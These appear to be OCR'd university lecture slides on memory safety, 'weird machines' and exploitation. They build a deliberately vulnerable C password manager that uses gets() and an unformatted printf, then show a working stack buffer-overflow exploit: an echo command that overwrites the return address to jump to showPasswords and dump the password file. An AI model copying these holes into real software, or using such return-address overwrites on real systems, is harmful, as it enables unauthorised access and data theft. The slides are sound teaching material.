A Brief Introduction to Memory Safety, Exploitation, and Countermeasures

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September 18, 2019

www.iaik.tugraz.at

Exploitation

- Who is interested in exploitation?

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Criminals

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
Criminals



Vendors

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

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

Governments

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

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

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

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

Zero-Days for Piracy

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

  - Xbox (buffer overflow in savegames)





ZERODIUM Payout Ranges
Up to $1,500,000
Up to $200,000
Up to $100,000
Up to $80,000
Up to $50,000
Up to $40,000
Up to $30,000
Up to $10,000
1.001 Apple iOS RJB
1.002 Android RJB
2.001 Flash Player with SBX RCE+SBX
1.003 Windows Phone RJB
3.001 Adobe PDF Reader RCE+SBX
2.002 Chrome with SBX RCE+SBX
2.003 IE + Edge with SBX RCE+SBX
2.004 Safari with SBX RCE+SBX
4.001 VM Escape VME
3.003 Windows Reader App RCE
2.005 Flash Player w/o SBX RCE
6.001 OpenSSL RCE
6.002 PHP RCE
5.001 ASLR Bypass MTB
5.002 Antivirus RCE/LPE
3.002 Office Word/Excel RCE
7.001 Sendmail RCE
7.002 Postfix RCE
7.003 Exchange Server RCE
7.004 Dovecot RCE
4.002 Windows LPE/SBX
4.003 Mac OS X LPE/SBX
4.004 Linux LPE
2.006 Chrome w/o SBX RCE
2.007 IE + Edge w/o SBX RCE
2.008 Tor Browser RCE
2.009 Firefox RCE
2.010 Safari w/o SBX RCE
8.001 IP.Suite RCE
8.002 IP.Board RCE
8.003 phpBB RCE
8.004 vBulletin RCE
8.005 MyBB RCE
8.006 WordPress RCE
8.007 Joomla RCE
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- Computer and network surveillance

Zero-Days in Government

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- NSA Exploits (Shadow Broker Leak)

Two types of memory safety violation

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

Spatial violation: memory access is out of object's bounds

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

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



Temporal violation: memory access refers to an invalid object

- use after free
- double free
- use of uninitialized memory

The complexer the programs, the more bugs



[1]Source: `http://www.cvedetails.com/vulnerabilities-by-types.php`

Red Team vs Blue Team

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- The Blue Team tries to protect software and defend against attacks

- The Red Team are not (only) criminals, their work is essential for the Blue Team

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

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

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

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
- Ultimate goal: memory safe programs

Red Team aka Attacks



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

- What is an exploit?
- “a software tool designed to take advantage of a flaw in a computer system” (Oxford)
- “[...] cause unintended or unanticipated behavior to occur on computer software” (Wikipedia)
- “If Achilless heel was his vulnerability in the Iliad, then Pariss poison tipped arrow was the exploit. ” (Kaspersky)

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

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→ Quite fuzzy

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

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

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

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

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- Programs: emulators for finite-state machines

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

- Finite-state machines: states and transitions

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

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

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

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

- Many different ways to implement FSM



- Security properties for your FSM

An Example: Simple Password Manager



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




- Security properties for your FSM
- Security properties based on inputs and outputs
- e.g., *It should be practically infeasible for an attacker to get the password list (output) if he does not know the PIN (input)*



- We have to write an emulator for our FSM

Finite-state machine states vs CPU states



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

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

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
- For example, reading the PIN requires multiple CPU states

→ Keyboard interrups, reading keys, storing text in memory, ...



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

→ Keyboard interrups, reading keys, storing text in memory, ...

- Not every CPU state is represented in the FSM

CPU states



3 cases for CPU states



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
- Sane state: A CPU state corresponding to an FSM state



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

3 cases for CPU states

- Sane state: A CPU state corresponding to an FSM state
- Transitory state: A CPU state during a transition, leading to a sane state
- Weird state: A CPU state which does not correspond to an FSM state

Example continued: A Simple Password Manager

```
int main() {
 uint32_t pin, correct = 0;
 while(1) {
  pin = readPIN();
  if(pin * 2654435761u == 324783883u)
      correct = 1;

  if(correct) {
   showPasswords();
   break;
  } else printf("\nWrong PIN!\n");
 }
 return 0;
}
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uint32_t readPIN() {
 char buffer[16];
 printf("Enter PIN:\n");
 gets(buffer);
 if(getenv("DEBUG")) printf(buffer);
 return atoi(buffer);
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void showPasswords() {
 FILE* stream;
 char* l = NULL;
 size_t len;
 stream = fopen("passwords", "r");
 if (stream == NULL) return;

 while(getline(&l, &len, stream) != -1)
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 size_t len;
 stream = fopen("passwords", "r");
 if (stream == NULL) return;

 while(getline(&l, &len, stream) != -1)
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}
```

States

CPU State: Sane

State: Read PIN

```c
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States

CPU State: Transitory

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States

CPU State: Sane

State: correct?

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State: Show Password List

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



- CPU emulates the FSM

→ Should only be in sane or tranistory state



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
→ Should only be in sane or tranistory state

- How can the CPU enter the weird state?

The Weird State



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

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
    - Broken hardware (e.g., bit flips in memory)
    - Hardware bugs (e.g., CPU bugs)
    - ...
- Program does not know it is in weird state



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



- Program continues executing
- Transitions might still be applied → on a weird state instead of a sane state

Running in the Weird State



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

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

- Program continues executing
- Transitions might still be applied → on a weird state instead of a sane state
- Usually transforms one weird state into another weird state
- Weird machine, with many weird states
- We can "program" the weird machine to do something different than the original FSM

- Write program using code → translated into instructions executed by the CPU

Programming the Weird Machine

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- To program a device we have to generate instructions

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

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Instructions as Program

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

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

- Get rid of the mindset that we require code for programming
- Applications accept input
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→ Input programs the application

- Fine if input only leads from one sane state to another sane state

- If application is in weird state and programmed using input...

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- ...the attacker is controlling your computer

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

- An abstract definition of exploitation




Exploitation: Process starting in a sane state of an FSM



Exploitation: Process starting in a sane state of an FSM

1. Setup: choose the right sane state which “allows” to get to a weird state



Exploitation: Process starting in a sane state of an FSM

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

Exploitation: Process starting in a sane state of an FSM

1. Setup: choose the right sane state which “allows” to get to a weird state
2. Instantiation: transition from sane state to weird state
3. Programming: program the weird machine

with the goal to break the security properties of the FSM

Back to the Example: A Simple Password Manager

- We want to enter a weird state

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```
pwdman.c:(.text+0x2e): warning: the 'gets' function is dangerous
and should not be used.
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Back to the Example: A Simple Password Manager

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- Can we find a bug in the program?
- Can we abuse it to enter a weird state?
- First hint of a bug when compiling:

```
pwdman.c:(.text+0x2e): warning: the 'gets' function is dangerous
and should not be used.
```

→ Check the `man` page of `gets`

man gets

NAME

gets - get a string from standard input (DEPRECATED)

SYNOPSIS

```
#include <stdio.h>

char *gets(char *s);
```

DESCRIPTION

Never use this function.

gets() reads a line from stdin into the buffer pointed to by s until either a terminating newline or EOF, which it replaces with a null byte ('\0'). No check for buffer overrun is performed (see BUGS below).

RETURN VALUE

gets() returns s on success, and NULL on error or when end of file occurs while no characters have been read. However, given the lack of buffer overrun checking, there can be no guarantees that the function will even return.

ATTRIBUTES

For an explanation of the terms used in this section, see attributes(7).

Interface	Attribute	Value
gets()	Thread safety	MT-Safe

CONFORMING TO

C89, C99, POSIX.1-2001.

LSB deprecates gets(). POSIX.1-2008 marks gets() obsolescent. ISO C11 removes the specification of gets() from the C language, and since version 2.16, glibc header files don't expose the function declaration if the _ISOC11_SOURCE feature test macro is defined.

BUGS

Never use gets(). Because it is impossible to tell without knowing the data in advance how many characters gets() will read, and because gets() will continue to store characters past the end of the buffer, it is extremely dangerous to use. It has been used to break computer security. Use fgets() instead.

For more information, see CWE-242 (aka "Use of Inherently Dangerous Function") at http://cwe.mitre.org/data/definitions/242.html

SEE ALSO

read(2), write(2), ferror(3), fgetc(3), fgets(3), fgetwc(3), fgetws(3), fopen(3), fread(3), fseek(3), getline

Where is the Bug?

- Code part where `gets` is used:

```
uint32_t readPIN() {
 char buffer[16];
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- The `buffer` array has space for 16 characters
- `gets` reads until `EOF`...

Trigger the Bug

```
% ./pwdman
Enter PIN:
1234

Wrong PIN!
Enter PIN:
```

Trigger the Bug


```
% ./pwdman
Enter PIN:
1234


Wrong PIN!
Enter PIN:
0123456789012345678901234567890123456789
```

Trigger the Bug

```
% ./pwdman
Enter PIN:
1234

Wrong PIN!
Enter PIN:
0123456789012345678901234567890123456789
[1]    7106 segmentation fault (core dumped)  ./pwdman
pwdman[7486]: segfault at 31303938 ip 0000000031303938
              sp 00000000ffffcdc0 error 14 in
              libc-2.23.so[f7de2000+1b0000]
```

We are in a Weird State!



- We crash the program

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



- We crash the program
- Crashing → not a state in our FSM

We are in a Weird State!



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

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

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

- We crash the program
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
→ Weird state due to a programming mistake

- #1: Why did we get into this weird state?
- #2: What is this weird state?
- #3: How can we program our weird machine to do something useful (instead of crashing)?



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

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
#1: The Why



- `gets` reads from the user until `EOF`
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
- Arrays have a defined size



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

- What if we write more data into the array?




- `gets` reads from the user until `EOF`
- Everything read is stored in an array
- Arrays have a defined size
- What if we write more data into the array?
- We write into something else adjacent in memory


#1: The Why - Recap: Memory Layout



- What is next to the variable?



- What is next to the variable?
- It is a local variable, therefore it is on the stack



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

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


0x7FF...
saved return address
saved base pointer
local variables
last frame
0x000...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
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#1: The Way - Overwriting the Stack

```c
uint32_t readPIN() {
 char buffer[16];
 printf("Enter PIN:\n");
 gets(buffer);
 if(getenv("DEBUG")) printf(
     buffer);
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

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

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

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

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→

...	
IP 0x31303938	
BP 0x37363534	
0x33323130	buffer
0x39383736	
0x35343332	
0x31303938	
0x37363534	
0x33323130	

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

	0x39383736	buffer
	0x35343332	buffer
	0x31303938	buffer
	0x37363534	buffer
	0x33323130	buffer

`Return, continue at 0x31303938`



- We are somewhere (more specific: at address `0x31303938`)



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

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

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
#2: The What



- We are somewhere (more specific: at address `0x31303938`)
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


- Weird state: CPU trying to execute code at an invalid address



- Bring the CPU in weird state by entering too many characters



- Bring the CPU in weird state by entering too many characters
- Control what the CPU executes by setting the instruction pointer



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

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- Let's try to get to the sane state "Show Password List" first...

#3: The How - Go to an useful sane state

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% readelf -s pwdman | grep showPasswords
64: 08048604   121 FUNC    GLOBAL DEFAULT   14 showPasswords
```

- PIN should look like this: `<padding>\x04\x86\x04\x08`
- `padding` fills the buffer (plus saved base pointer), address overwrites the saved instruction pointer

```
echo "AAAAAAAAAAAAAAAAAAAAAAAAAAAA\x04\x86\x04\x08" | ./pwdman
```

```
echo "AAAAAAAAAAAAAAAAAAAAAAAAAAAA\x04\x86\x04\x08" | ./pwdman
Enter PIN:
root:toor

user:password1234

[1] 17074 segmentation fault (core dumped)  ./pwdman
```

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

- We have successfully developed an exploit

Can we do more?



- Spatial memory safety violation to overwrite data



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

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

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



- Spatial memory safety violation to overwrite data

→ Weird state

- Do we have to overwrite the saved instruction pointer?
- Other memory safety violations?
- Write in a more powerful "weird machine language"?

Do we have to overwrite the Instruction Pointer?



- No → just one “trick” to get into weird state

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

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

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

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

- No → just one "trick" to get into weird state
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
- Controlling the instruction pointer is not a requirement
- Control-flow hijacking is a "category of tricks"

So, there is an alternative?



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

- Got rid of the mindset that we require code to program
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

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

